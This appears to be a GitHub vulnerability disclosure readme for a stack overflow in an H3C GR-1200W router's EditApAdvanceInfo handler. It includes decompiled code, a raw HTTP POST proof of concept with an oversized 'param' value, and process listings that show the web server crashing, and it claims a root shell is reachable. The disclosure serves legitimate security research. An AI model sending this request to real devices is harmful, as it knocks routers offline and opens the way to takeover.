Darry-lang1 Update readme.md ... on Jul 29 History

..

img	4 months ago
readme.md	4 months ago

readme.md

H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address : https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview:

Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the EditApAdvanceInfo function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
21  int v20[8]; // [sp+108h] [+108h] BYREF
22  int v21[8]; // [sp+128h] [+128h] BYREF
23  int v22[8]; // [sp+148h] [+148h] BYREF
24  int v23[8]; // [sp+168h] [+168h] BYREF
25  int v24[8]; // [sp+188h] [+188h] BYREF
26  int v25[8]; // [sp+1A8h] [+1A8h] BYREF
27  int v26[12]; // [sp+1C8h] [+1C8h] BYREF
28
29  v12 = 0;
30  memset(v17, 0, sizeof(v17));
31  memset(v18, 0, sizeof(v18));
32  memset(v19, 0, sizeof(v19));
33  memset(v20, 0, sizeof(v20));
34  memset(v21, 0, sizeof(v21));
35  memset(v22, 0, sizeof(v22));
36  memset(v23, 0, sizeof(v23));
37  memset(v24, 0, sizeof(v24));
38  memset(v25, 0, sizeof(v25));
39  memset(v26, 0, sizeof(v26));
40  v11 = 0;
41  v8 = 0;
42  s = (char *)websgetvar(a1, "param", &unk_501828);
43  if ( sscanf(s, "%[^;];%[^;];%[^;];%s", v20, v21, v22, v23) == 4 )
44  {
```

In the `EditApAdvanceInfo` function, the `param` we entered is formatted using the `sscanf` function and in the form of `%[^;];%[^;];%[^;];%s` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `V20` , it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=EditApAdvanceInfo&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
 1961 *root       804 S    apcm -c /etc/config/apcm.conf -l /var/run/apcm.lock -p /var/ru
 1966 *root       916 S    /bin/monitor &
 1969 *root       784 S    flacct -t 10 -f /etc/flacct.conf
 1970 *root       480 S    /bin/watchdog &
 1971 *root       796 S    /bin/ntpclient &
 2008 *root      2084 S    /bin/onlineupdate &
 2039 *root      2244 S    /bin/AC &
 2065 *root       832 S    /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subi
 2073 *root       464 S    dnsmasq -r /etc/resolv.conf -n -c 500
 2076 *root       912 S    /bin/dhcpd -d -q lanbr1 lan2490
21037 *root       676 S    -cmdtelnet
21038 *root       768 S    /bin/sh
21100 *root      2956 S    /bin/webs &
21172 *root       760 S    sh
21307 *root       676 S    -cmdtelnet
21308 *root       764 S    /bin/sh
21310 *root       696 R    ps
/ #
```


The picture above shows the process information before we send poc.

```
 1970 *root       480 S    /bin/watchdog &
 1971 *root       796 S    /bin/ntpclient &
 2008 *root      2084 S    /bin/onlineupdate &
 2039 *root      2244 S    /bin/AC &
 2065 *root       832 S    /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -
 2073 *root       464 S    dnsmasq -r /etc/resolv.conf -n -c 500
 2076 *root       912 S    /bin/dhcpd -d -q lanbr1 lan2490
21037 *root       676 S    -cmdtelnet
21038 *root       768 S    /bin/sh
21172 *root       760 S    sh
21307 *root       676 S    -cmdtelnet
21308 *root       764 S    /bin/sh
21327 *root       604 S      @       ◆8  h
21329 *root       676 S    tar czf /var/core.tar.gz var/coredump/core-webs-1967-1658699793
21330 *root       828 R    gzip -f
21331 *root      1652 R    /bin/webs &
21332 *root       696 R    ps
/ #
```


In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell.